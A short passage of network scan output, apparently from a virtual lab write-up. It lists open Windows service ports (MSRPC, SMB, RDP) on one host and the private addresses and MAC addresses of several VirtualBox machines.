Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server

192.168.56.10   08:00:27:5f:04:d0   (Unknown)
192.168.56.12   08:00:27:fa:36:6d   (Unknown)
192.168.56.11   08:00:27:48:6d:3c   (Unknown)
192.168.56.22   08:00:27:6a:83:d0   (Unknown)
192.168.56.23   08:00:27:d9:73:eb               (Unknown)
192.168.56.100  08:00:27:49:6b:5d               (Unknown)
192.168.56.106  08:00:27:09:86:fe   (Unknown)
```